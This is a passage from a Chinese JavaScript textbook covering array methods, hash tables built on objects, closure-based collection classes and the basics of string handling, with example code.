


图8.2 通过下标遍历数组元素

数组的length属性既可以读，也可以写，如果给length设置了一个比它当前值小的值，那么数组将会被截断，这个长度之外的元素都会被抛弃，它们的值也就丢失了。如果给length设置的值比当前的值大，那么新的，未初始化的元素就会被添加到数组末尾。

值得注意的是，delete操作虽然能够删除数组元素，但它并不会改变数组的length属性，因此如果要删除数组某个下标值之后的元素，应当直接修改length的值，而不是用delete运算。在下一小节里，我们会讨论更多的数组添加、删除元素的方法。

8.2.2 添加和删除元素

JavaScript的数组，提供了多种添加和删除元素的方法，之前已经见到过的，通过改变length的值，可以在数组的末尾添加和删除元素。使用delete运算符可以像删除对象属性一样地删除数组元素，但那不会改变length属性的值，应当避免使用。

除此以外，要对数组添加和删除元素，还可以利用两对特殊的对象方法。

Array 原型的 push()和 pop()方法将数组看作是一种堆栈类型的数据结构。这种数据结构的特点是“后进先出”，使用 push()方法可以在数组的末尾插入一个或多个元素，而使用 pop()方法可以依次弹出它们。

```
var a = new Array();
a.push(1);          //将数值 1 插入数组末尾，现在数组的值为[1]
a.push(2,3,4);      //将数值 2、3、4 分别依次数组末尾，现在数组的值为[1,2,3,4]
var b = a.pop();    //将数组末尾的值弹出，现在 b 的值为 4，数组的值为[1,2,3]
```

push()方法可以带有一个或多个参数，这些参数可以是任何类型的表达式，它们将被依照次序插入到数组的末尾，pop()方法通常不带参数，它的作用是删除数组末尾的值，并将这个值作为表达式的值返回。

> 堆栈是一种很有用的数据结构，在本书第 1 章第 6 节的那个范例中就用到了这种数据结构，在后续的章节里，我们还会多次见到这种结构。

同 push()和 pop()类似，Array 原型的 shift()和 unshift()方法也是一对堆栈方法，只是它们作用于数组的头部。使用 unshift()方法可以将一个或多个元素插入到数组的头部，使用 shift()方法则可以依次从头部删除它们。

```
var a = new Array();
a.unshift(1);       //将数值 1 插入数组头部，现在数组的值为[1]
a.unshift(2,3,4);   //将数值 2、3、4 依次插入数组头部，现在数组的值为[2, 3, 4, 1]
var b = a.shift();  //将数组头部的值弹出，现在 b 的值为 2，数组的值为[3,4,1]
```

unshift()方法可以带有一个或多个参数，这些参数可以是任何类型的表达式，它们将被依照次序插入到数组的头部，shift()方法通常不带参数，它的作用是删除数组头部的值，并将这个值作为表达式的值返回。

如果将 unshift()方法和 pop()方法联合使用，那么数组将被看作是一种队列类型的数据结构，这种数据结构的特点是“先进先出”。反之，如果将 shift()和 push()方法联合使用，也是一种队列型的数据结构。

上述介绍的插入和删除元素的方法都是从数组的头部或者尾部进行操作，这样的操作方法有严格的次序约定，对于这样一种插入和删除数据有次序约定的一维数据结构，一般被称为线性表。事实上，除了作为线性表之外，JavaScript 数组还提供了从任意位置插入或删除数组的通用方法，即数组的 splice 方法。由于这种方法操作和返回的表达式值是集合（子数组），因此我们把它归到下一个小节里来讨论。

8.2.3 集合操作及其范例

前面讲到的添加和删除元素的操作对象都是单个的数组元素。而这一节里我们讨论数组的集合操作。所谓集合操作是指一次对整个数组集合或者数组中某一类元素集合进行操作的方法。JavaScript 数组提供了丰富的集合操作用来处理数组类型的数据下面将依次介绍它们【1】。

8.2.3.1 join()方法

join()方法可以把一个数组的所有元素都转换成字符串，然后再把它们连接起来。你可以指定一个可选的字符串来分隔结果字符串中的元素。如果没有指定分隔字符串，那么默认使用逗号分隔元素。例如：

```
var a = [1,2,3];
var s = a.join();          //s 的值是字符串"1,2,3 "
var b = ["A", " k" ,"i ", "r ", "a "];
var name = b.join("");  //name 的值是 Akira
```

注意，join 的一个非常有效的应用是作为字符串缓存（StringBuffer）来用，因为 Array 的 join 方法构造字符串的整体效率要高于用“+”运算符来连接字符串。关于这种用法，再稍后的 8.4 节中会做进一步的说明。

8.2.3.2 reverse()方法

方法 reverse 将颠倒数组元素的顺序并返回颠倒后的数据。它在原数组上执行这一操作，也就是说它并不是创建一个重新排列的新数组，而是在已经存在的数组中对元素进行重排。例如：

```
var a = new Array(1,2,3);
a.reverse();
var s = a.join();  //现在 s 是"3,2,1 ", a 是 [3,2,1]
```

8.2.3.3 sort()方法

sort 方法是一个有趣的方法，它在原数组上对数组元素进行排序，它可以接受一个参数，这个参数是比较两个元素值的一个闭包，如果这个参数缺省，那么 sort 方法将按照默认的规则对元素进行排序。下面的例子说明了 sort 的基本用法，在稍后的 8.4 节中还会有进一步的说明。

```
var arr=[3,2,1,6,7];
alert(arr.sort());//返回排好序的数组
alert(arr);//排序之后 数组的顺序变了
```

8.2.3.4 concat()方法

concat 方法能创建并返回一个数组，这个数组包含了调用 concat()的原始数组的元素，其后跟随的是 concat 的参数，如果其中有些参数是数组，那么它将被展开，其元素将被添加到返回的数组中，但是要注意，concat()并不能递归地展开一个元素为数组的数组。下面是一些例子：

```
var arr=new Array();
var arr2=arr.concat(1,2,3,[1,2,3],[[4,5],6]);
alert(arr2.join("@"));
```

注意，concat 只能展开数组，并不能展开 Arguments 这种类似数组带有下标的对象，有时候你想要将参数列表追加到数组末尾，可以采用前面提到过的 Array()方法转换 Arguments 对象为数组，或者利用 concat 方法的 apply 形式，例如：

```
function test()
{
    var a = ["these", " are"];
    return a.concat.apply(a, arguments);
}
```

- 关于 concat 的问题，在 8.4 节中会有进一步的讨论。

8.2.3.5 slice()方法

slice 方法返回的是指定数组的一个片段，或者说是子数组。它的两个参数指定了要返回的片段的起

止点。返回的数组包含由第一个参数指定的元素和从那个元素开始到第二个参数指定的元素为止的元素，但并不包含第二个参数所指定的元素。如果第二个参数缺省，那么返回的数组将包含从起始位置开始到原数组结束处的所有元素。如果参数的值是负数，那么它所指定的是相对数组中最后一个元素而言的元素，例如参数-1 指定的是数组最后一个元素，参数-3 指定的是数组倒数第 3 个元素。例如：

```
var arr=[1,2,3,4,5,6,7];
alert(arr.slice(1,3));
alert(arr.slice(-3,-1));
```

注意，数组的 slice 方法可以当作拷贝函数来使用，var b = a.slice(0)可以快速地复制 a 数组的元素给 b。关于 slice 的高级用法，在 8.4 节中会有进一步的讨论。

8.2.3.6 splice()方法

splice 方法是插入或删除数组元素的通用方法。它在原数组上进行修改，就像 reverse 和 sort 那样并不创建新数组。

Splice 可以把元素从数组中删除，也可以将新元素插入到数组中，或者是同时执行这两种操作。位于被插入了或删除了的元素之后的数组元素会进行必要的移动，以便能够和数组余下的元素保持连续性。Splice()的第一个参数指定了要插入或删除的元素在数组中的位置。第二个参数指定了要从数组中删除的元素的个数。如果第二个参数被省略了，那么将删除从开始元素到数组结尾处的所有元素。Splice()返回的是删除的元素组成的数组，如果没有删除任何元素，将返回一个空数组。例如：

```
var arr=[1,2,3,4,5,6,7];
alert(arr.splice(1,0));
alert(arr.splice(1,0) instanceof Array);
```

除了前两个参数之外，splice 还可以有任意数量的额外参数，这些参数是要从第一个参数指定的位置处开始插入的元素。例如：

```
var arr=[1,2,3,4,5,6,7];
alert(arr.splice(1,1,30,40,[50,60],70));
alert(arr.join("@"));
```

注意，和 concat()不同，splice 并不将它插入的数组参数展开，也就是说，如果传递给它的是一个数组，它将插入这个数组本身，而不是这个数组的元素。

8.2.3.7 toString()方法和 toLocaleString()方法

和所有的 JavaScript 对象一样，数组也有 toString 方法，这个方法可以将数组中的每一个元素都转换成字符串，然后用“,”连接起来，并返回这个连接后的字符串。例如：

```
[1,2,3].toString();              // 返回"1,2,3 "
["a", " b", "c"].toString();     //返回"a,b,c"
[1, [2, "c"]].toString();        //返回"1,2,c"
```

toLocaleString 是 toString 方法的本地化版本，它将调用每个元素的 toLocaleString 方法把数组元素转换成字符串，然后把生成的字符串用本地特定（和具体实现有关）的分隔字符串连接起来。

- 除了以上介绍的各类方法之外，Array 对象的其他方法参见 JavaScript 手册或者 ECMA-262 文档。

8.3　哈希表

哈希表是另一种非常重要的集合数据类型，JavaScript 中没有对应的哈系表核心对象，但是 JavaScript 的基本对象的特征和哈希表极其相近。

8.3.1　什么是哈希表

哈希表（HashTable）是根据关键码值对（key-value）来进行直接访问的集合类型的数据结构。它通过把关键码值映射到表中的一个位置来访问记录，以加快查找速度。哈希表是一种查找效率很高的结构。例如，要查找数组中的一个值为 x 的元素，通常要通过下标从 0 开始遍历，最长可能要遍历数组的每一个元素，如果数组的长度为 n，那么一次查找最多就可能要进行 n 次比较操作。而要查找哈希表中一个关键码为 x 的元素，可以直接通过码值来访问，不需要遍历哈希表中的元素。

在 JavaScript 中，由于对象的属性可以动态添加和删除，因此，把一个对象作为集合来看待，它就是一个哈希表。例如：

```
var hashTable1 = {a:1, b:2, c:3}
```

这里定义了一个名为 hashTable1 的集合，初始化了它的三个关键码(key)，分别是"a"、"b"和"c"。可以通过下标访问它们：

```
alert(hashTabel1["a"]);
```

通过 in 运算符可以检查某个关键码是否在集合中：

```
if("a" in hashTable1)
……
```

通过 delete 运算符可以删除指定的属性：

```
if(delete(hashTable1["a"]))
    alert("删除成功！");
```

与 JavaScript 不同，C++/Java 不能直接使用对象来作为哈希表，因为它们的对象在运行时既不能动态添加属性也不能动态删除属性。

8.3.2　哈希表的构造

在 JavaScript 中，由于 HashTable 其实就是对象，所以哈希表的构造和对象的构造完全相同，既可以使用构造函数，也可以使用对象常量。

JavaScript 的对象是天生的 HashTable，允许任意对象作为下标，使得 Object 可以有任意的 key 作为属性，in 操作符和 hasOwnProperty 方法提供了检测属性是否存在的方法，而 delete 可以将属性删除。从这个层面上来看，JavaScript 天生具有 HashTable 的结构。

```
var hashTable = {};
```

```
hashTable["a"] = 10;    //插入一个 key 为 a 的值
alert(a in hashTable); //检测名为 a 的 key 是否存在
delete hashTable.a;     //将名为 a 的 key 从 hashTable 中删除
```

不过 JavaScript 自带的 Object 作为 HashTable，也会受到一些限制，例如 key 可能和保留字以及 Object 的保留属性冲突，为了解决这个问题，我们在下一个小节里，实现一个自定义的 HashTable 类型。

8.3.3 实现一个简单的 HashTable 类型

为了和其他语言中的 HashTable 对照，我们也可以封装一个简单的 HashTable 类型，例如：

例 8.3 简单 HashTable 类

```
<html>
<head>
    <title>Example-8.3 简单 HashTable 类</title>
</head>
<body>
<script>
<!--
    function dwn(s)
    {
        document.write(s + "<br/>");
    }
    //简单 HashTable 类型
    function HashTable(){
        //特殊关键字（specialKey）用来处理特殊的保留字
        //这些保留字主要是 Object 对象中的固有属性和方法
        var specialkey=[
            "valueOf",
            "hasOwnProperty",
            "isPrototypeOf",
            "propertyIsEnumerable",
            "prototype",
            "constructor",
            "toLocaleString",
            "toString"
        ];
        //为特殊关键字单独提供存放值的空间
        var specialvalue=new Array(specialkey.length);
        //特殊关键字存取标记，true 表示该位已经有值，这个时候不能再重复插入
        var specialflag=new Array(specialkey.length);
        //存放普通关键字，只需要一个普通的 Object
        var normalHashtable={};

        //将值插入 Hash 表
        this.insert=function(key,value)
```

```
    {
        //处理特殊关键字
        for(var i=0;i<specialkey.length;i++)
        {
            if(key==specialkey[i]) //如果关键字等于某个特殊关键字
            {
                if(!specialflag[i]) //如果该位置没有值
                {
                    specialvalue[i]=value;  //插入值
                    specialflag[i]=true;    //置特殊标志
                    return true;
                }
                else return false;
            }
        }
        //处理普通关键字
        if(key in normalHashtable)return false;
        normalHashtable[key]=value;
        return true;
    }

    //在 Hash 表中查找
    this.find=function(key)
    {
        //先处理特殊关键字
        for(var i=0;i<specialkey.length;i++)
        {
            if(key==specialkey[i])
            {
                return specialvalue[i];
            }
        }
        //查找普通关键字
        return normalHashtable[key];
    }
}
var t1=new HashTable();
dwn(t1.insert("prototype","idea"));
dwn(t1.insert("prototype","idea"));
dwn(t1.find("prototype"));
-->
</script>
</body>
</html>
```

执行结果如图 8.3 所示：




图 8.3 简单 HashTable 类

由于篇幅所限，例 8.3 没有实现完整的 HashTable 的每一个方法，只实现了其中的 insert（插入）和 find（查找）方法，至于其他方法如 update（更新）和 delete（删除）方法，留给读者自己去思考如何实现。

8.4 高级用法——集合操作和闭包

在这里介绍一个集合操作的高级用法，它和闭包的特性有关。

在处理集合数据时，经常需要通过循环操作遍历每一个元素，不论是 for 循环还是 while 循环，在表达上总是显得比较冗繁。在这里，对于经常需要集合操作的应用，一个比较简单的办法是利用闭包可作为参数传递的特性，抽象出集合操作的基本方法。而这种设计事实上在前面的例子中，我们已经见到过，回顾第 6 章中的例子 6.12：

```
//集合变换操作，闭包作为参数
//trans 是一个迭代器，它通过下标遍历一个集合，并调用第二个参数来对集合中的元素进行操作
//list 是目标集合，op 是一个负责操作元素的闭包
function trans(list, op)
    {
        //依次遍历 list 中的每一个元素，返回用闭包调用的结果并更新该位置的元素
        for(var i = 0; i < list.length; i++)
        {
            list[i] = op(list[i]);
        }
```

```
}
var list = [1,2,3,4];
trans(list, function(x){return x+1});   //将 list 的每一个元素的值加 1
alert(list);
trans(list, function(x){return x*2});   //将 list 的每一个元素的值乘倍
alert(list);
```

上面这个例子定义了一个简单的集合操作方法，它通过传递“算子”闭包的方式支持集合的各种操作。例如 trans(list, function(x){return x+1});将集合中的每一个元素的值加 1，而 trans(list, function(x){return x*2});则将集合中的每一个元素的值加倍。

延续上面的思路，我们可以建立一个抽象的“集合模型”：

例 8.4 集合模型：ArrayList 类

```
<html>
<head>
    <title>Example-8.2</title>
</head>
<body>
<script>
<!--
//ArrayList 集合类
function ArrayList()
{
        //这里用一个构造器去构造一个数组，最后将返回这个数组
        //这实际上可以看作是一种“实例继承”
        //但是关于继承的概念，直到本书的第五部分才有比较详细的讨论
        var ins = Array.apply(this, arguments);
        //将 ins 的构造函数修正为当前函数，因为它将作为对象返回
        ins.constructor = arguments.callee;
        //设置 ins 的基类为 Array，以强调它们之间的继承关系
        ins.base = Array;

         //迭代器 each，迭代处理 ArrayList 的每一个值
        ins.each = function(closure)
        {
                if(typeof closure == 'undefined')
                        closure = function(x){return x};
                //给闭包指定一个默认值，这样 each 方法就可以缺省参数
                if(typeof closure != 'function')
                    //允许 closure 是某个确定的值，这个时候表示将 ArrayList 中的每一个元素和
                    //这个确定值的比较结果返回
                {
                        var c = closure;
                        closure = function(x){return x == c}
                }

                var ret = new ArrayList();
```

```
        //前面已经说过Array.apply(this,arguments)是一种将arguments列表转换为
        //Array数组的快捷方法
    var args = Array.apply(this, arguments).slice(1);

    for(var i = 0; i < this.length; i++)
    {
            //[this[i]].concat(args).concat(i)这个处理比较复杂，目的是截
             //取each可能的剩余参数，作为迭代器的扩展参数
            //例如 a.each(f, 1,2,3) 将1,2,3也作为额外的参数传递给迭代器
            var rval = closure.apply(this, [this[i]].concat(args).
            concat(i))
            if(rval || rval === 0)
               ret.push(rval);
    }

    return ret;
}
//除去ArrayList中的空元素
ins.trim = function()
{
    return this.each.apply(this);
}
//这个方法返回true当且仅当闭包参数调用集合中的每一个元素的结果都为true时
ins.all = function(closure)
{
    return this.each.apply(this, arguments).length == this.length;
}
//这个方法返回true当闭包参数调用集合中的任意一个元素的结果为true时
ins.any = function(closure)
{
    return this.each.apply(this, arguments).length > 0;
}
//这个方法返回true当el元素出现在集合中时
ins.contains = function(el)
{
    return this.any(function(x){return x == el});
}
//这个方法返回集合中el元素的位置，如果集合不包含el元素，则返回-1
ins.indexOf = function(el)
{
    var ret = this.each.call(this, function(x, i){return el == x?i:
    false})[0];
    return ret ? ret : -1;
}
//获得子数组
ins.subarr = function(start, end)
{
    end = end || Math.Infinity;
    return this.each.call(this, function(x, i){return i >= start && i < end ?
```

```
            x : null});
        }

        //重写 valueOf 和 toString 方法
        ins.valueOf = ins.toString;

        ins.toString = function()
        {
                return '['+this.valueOf()+']';
        }
        //根据闭包参数匹配两个集合
        //例如[1,2,3].map([4,5,6],function(a,b){return a+b}会得到
        //[1+4,2+5,3+6]即[5,7,9]
        ins.map = function(list, closure)
        {
                //这里的处理是因为允许两个参数的位置交换，为了更方便
                if (typeof list == 'function' && typeof closure != 'function')
                {
                        var li = closure;
                        closure = list;
                        list = li;
                }
                //默认部提供 closure 的话将为每一组匹配建立一个 ArrayList 数组
                closure = closure || ArrayList;

                return this.each.call(this, function(x, i){return closure.call(this,
                x, list[i])});
        };
        //ArrayList 集合的 slice、splice 和 concat 方法，功能和 Array 的同名方法一样
        ins.slice = function()
        {
            return this.constructor(ins.base.prototype.slice.apply(this, arguments));
        }

        ins.splice = function()
        {
            return this.constructor(ins.base.prototype.splice.apply(this, arguments));
        }

        ins.concat = function()
        {
            return this.constructor(ins.base.prototype.concat.apply(this, arguments));
        }

        return ins;
}

var a = new ArrayList(1,2,3);
document.write("length:"+a.length+"<br/>"); //3
document.write(a+"<br/>");  //[1,2,3]
```

```
document.write(a.each(function(x){return x+x})+"<br/>"); //[2,4,6]
document.write(a.all(function(x){return x>0})+"<br/>"); //true
document.write(a.all(function(x){return x<1})+"<br/>");  //false
document.write(a.any(function(x){return x == 2})+"<br/>"); //true

document.write(a.contains(2)+"<br/>");  //true
document.write(a.contains(-1)+"<br/>");  //false

var b = a.map([3,2], function(x, y){return x+y});
document.write(b+"<br/>");  //[4,4]
document.write(a.map([2,3,4])+"<br/>"); //[1,2,2,3,3,4]

document.write(a.indexOf(2)+"<br/>");  //1
document.write(a.indexOf(-1)+"<br/>"); //-1

document.write(a.subarr(1,3)+"<br/>");  //2,3
document.write(a.toString()+"<br/>");  //[1,2,3]
var b = new ArrayList(a,a);
document.write(b.toString()+"<br/>"); //[[1,2,3],[1,2,3]]
document.write(b.slice(1)+"<br/>");  //[1,2,3]
-->
</script>
</body>
</html>
```

执行结果如图 8.4 所示：




图 8.4　集合模型：ArrayList 类

8.5　总结

在本章里，我们讨论了 JavaScript 操作集合数据的方法，数组和哈希表是两种常见的集合数据。我们看到，JavaScript 对两者的处理都是十分便利而且功能强大的。

JavaScript 提供了 Array 这一基本类型来支持数组，并且支持两种不同的构造方法，分别是常量构造和函数构造。

JavaScript 为数组提供了强大的集合操作方法，包括以下这些：

reverse()	颠倒 Array
sort()	Array 排序
concat()	Array 联合
slice()	得到子 Array
splice()	删除和替换 Array 元素
toString()	Array 转字符串
toLocaleString()	本地化的转字符串方法

哈希表是另外一种集合类型，JavaScript 并没有提供基础数据来支持，但是，它的特性可以让你把 Object 看作一个哈希表。

你可以用 for...in 语句来遍历哈希表中的元素，用 in 操作符检索元素，用 delete 操作符从集合中删除元素，如果你愿意的话，你也可以自己封装一个拥有更多扩展功能的哈希表对象。

函数式为集合提供了良好的迭代模型，你可以运用闭包的技巧构建出更加强大的集合对象。

作为一种脚本语言，对于集合操作的充分支持，意味着能够在一些应用中用少量的代码来完成大量的工作，在这一点上，JavaScript 同 Perl 和 PHP 等优秀的脚本语言表现得几乎同样出色。

第9章 字 符 串

字符串是 JavaScript 基本数据类型中最复杂的一种类型，字符串对象和正则表达式对象（正则表达式对象将在下一章讨论）一起成为了 JavaScript 对文本进行操作的重要工具。在客户端 JavaScript 中，许多情况下都需要同 HTML 文本对象打交道，因此对字符串语义的掌握，对于 JavaScript 程序员来说，是至关重要的。

9.1 字符串的构造

作为一种基本类型，字符串的构造由 JavaScript 核心以多种不同的方式提供。

9.1.1 字符串常量

我们早已对包含在引号之内的字符串常量并不陌生，例如：

```
"Hello World! "
"www.51js.com"
"JavaScript 王者归来"
"if(a > 0) \n\tobj.setX(a)"
```

9.1.2 转义序列

注意字符串的转义表示法，回顾表 5.2 列出的转义序列和它们所代表的字符，下面重新列出它们：

表 5.2 字符串的转义序列

序 列	所代表的字符
\0	NULL 字符
\b	退格符
\t	水平制表符
\n	换行符
\v	垂直制表符
\f	换页符
\r	回车符
\”	双引号
\’	单引号

续表

序　列	所代表的字符
\\	反斜线
\xXX	由两位十六进制数值 XX 指定的 Latin-1字符
\uXXXX	由四位十六进制数值 XXXX 制定的 Unicode 字符
\XXX	由一位到三位八进制数指定的 Latin-1字符。ECMAScript v3不支持，不推荐使用

9.1.3 字符串构造函数

JavaScript 提供了字符串构造函数 String()，String()是 JavaScript 的核心对象之一，它接受一个参数作为字符串的初始值。但我们通常不用它来构造字符串。

注意，String 构造的字符串和字符串常量不同，字符串常量的类型是基本数据类型 string，而 String()的类型是对象 object。例如：

```
var str=new String("abc");
var str2="abc";
alert(str==str2);
alert("typeof str:"+typeof str);
alert("typeof str2:"+typeof str2);
```

事实上，String 应当看作是字符串基本类型的包装类。另外，同其他的包装类相似，String()也可以作为普通函数来调用，此时它只将传递给它的第一个参数转换成字符串基本类型返回。

9.2 字符串的使用

JavaScript 的字符串也是一种使用频率很高的数据类型，JavaScript 核心为字符串提供了强大的操作方法，正确使用它们可以方便地完成字符串的比较、检索、连接、拆分和模式匹配。

9.2.1 比较字符串

JavaScript 定义了字符串比较运算。在 JavaScript 中对字符串的比较是严格地逐字符进行比较的。比较的依据是每个字符的 Unicode 编码。一个字符串 a 大于另一个字符串 b，当且仅当字符串 a 的某一位字符的 Unicode 编码大于 b 相应位字符的 Unicode 编码或者 b 相应位字符不存在，并且 a 在这一位之前的任何一位字符的 Unicode 编码均不小于 b 相应位的字符编码。反之，一个字符串 a 小于另一个字符串 b，当且仅当字符串 a 的某一位字符的 Unicode 编码小于 b 相应位字符的 Unicode 编码或者 a 相应位字符不存在，并且 a 在这一位之前的任何一位字符的 Unicode 编码均不大于 b 相应位的字符编码。一个字符串 a 等于另一个字符串 b，当且仅当它们的字符数目完全相同并且相应位字符的 Unicode 编码也完全相同。例如：

```
alert("string"=="string"); //相等
alert("string"=="string "); //不等，等式右端比左端多出一个空格
```

9.2.2 抽取和检索子串

String 对象的 charAt 方法和 charCodeAt 方法用来抽取字符串指定位置的字符。它们的唯一参数指定了该字符的位置。两个方法的区别是，charAt 方法返回的是指定位置上的字符，而 charCodeAt 方法返回的是该字符的 Unicode 编码。如果指定位置的字符不存在，charAt 方法返回空字符串""，而 charCodeAt 方法返回 NaN。

```
var str=" sdfg\nd";          //注意 str 前面的第一个字符是空格
alert(str.charCodeAt(5));    //得到 10，回车\n 的 Unicode 编码是 10
alert(str.charAt(3));        //得到 f
alert(str.charCodeAt(9));    //指定位置的字符不存在，得到 NaN
alert(str.charAt(9));        //指定位置的字符不存在，得到""
```

String 对象的 indexOf 方法和 lastIndexOf 方法用来在字符串中检索一个字符或一个子串，如果该字符或子串存在，indexOf 返回它第一次出现在字符串中的位置，这个位置是用一个从 0 开始的数值来表示的，例如：

```
var str=" sdfg\nd";
alert(str.indexOf("d")); //得到 2，因为从左往右的第一个 d 是第 3 个字符（牢记 index 下标从 0 开始）
lastIndexOf 方法和 indexOf 方法的区别是它查询的字符串的顺序是从字符串末尾开始朝前的。例如：
var str=" sdfg\nd";
alert(str.lastIndexOf("d"));     //得到 6，因为从右往左的第一个 d 是第 7 个字符
```

如果被检索的字符或者子串在字符串中不存在，indexOf 方法和 lastIndexOf 方法都返回数值-1。

String 对象的 substring 方法和 slice 方法用来抽取字符串的字串。这两个方法非常类似，都接受两个数值作为参数，这两个数值分别指定了子串的起止位置。返回字符串由起始位置开始直到终止位置（不包括终止位置）的字符构成的子串。二者的区别是，slice 接受负数值作为参数，这时候相对位置从字符串的末尾开始计算而不是从字符串头开始计算。如果 slice 的参数表示的起始位置大于终止位置，那么它的返回值是一个空串，但是如果 substring 的第一个参数大于第二个参数，它在抽取字串前会先交换这两个参数的值。下面的例子给出了 substring 和 slice 的使用方法：

```
var str="1234567";
alert(str.slice(2,5));       //得到 345
alert(str.slice(-5,-2));     //得到 345
alert(str.substring(2,5));   //同样得到 345
```

String 的 slice 方法和 Array 的 slice 方法非常相似！

9.2.3 连接拆分字符串

String 对象的 split 方法可以用来拆分字符串。它接受一个字符串或正则表达式参数作为分割符，返回被这个分割符分割之后的字符串数组。split 方法的第二个参数指定了分割后字符串数组的最大长度，大于这个长度的子串将被舍弃。如果默认这个参数，则不舍弃任何子串。例如：

```
JavaScript:var a="1234.56.789.123123123123".split(".",3);alert(a);
```

执行结果如图 9.1 所示：




图 9.1 split 方法

前面已经讨论过，字符串的连接可以通过运算符“+”，也可以通过数组的 join 方法。数组的 join 方法正好执行与字符串的 split 相反的操作。例如：

```
JavaScript:var a="123456789".split(""); a.reverse(); alert(a.join(""));
```

执行结果如图 9.2 所示：




图 9.2 用 split 和 join 颠倒字符串

第三种字符串连接的方法是字符串的 concat 方法，它和数组的 concat 方法是类似的，只不过参数为多个字符串，concat 方法将它们依次连接到字符串的末尾。注意，同数组的 concat 方法一样，字符串的 concat 方法并不修改字符串本身的值。下面的例子说明了 concat 方法的用法：

```
JavaScript:alert("".concat("Hello,","51js","."));
```

执行结果如图 9.3 所示：

图 9.3 字符串的 concat 方法

9.2.4 字符串的模式匹配——一个字符串格式校验的例子

字符串的模式匹配是一类非常强大的操作，它们通常同正则表达式关系密切，关于正则表达式的内

容，将在下一章中进行详细的讨论。

JavaScript 中关于模式匹配的字符串方法主要有 match、search 和 replace，在这里我们先通过一些简单的例子展示一下这几个方法的用途，而将它们的具体语义留到 10.3 节去详细讨论。

例 9.1 字符串的格式校验：

```
<html>
<head>
    <title>Example-9.1</title>
</head>
<body>
<script>
<!--
    function dwn(s)
    {
        document.write(s + "<br/>");
    }
    //检查一段字符串是否全由数字组成
    function checkNum(str)
    {
    //Match 是常用的字符串匹配方法，它的参数是模式，这里是用正则表达式/\D/来描述
    //模式非数值，关于正则表达式，将在下一章详细讨论
        return str.match(/\D/)==null;
    }
    dwn(checkNum("1232142141"));  //true
    dwn(checkNum("123214214a1")); //false

    //查询包含 Script 的脚本
    function searchScript(str)
    {
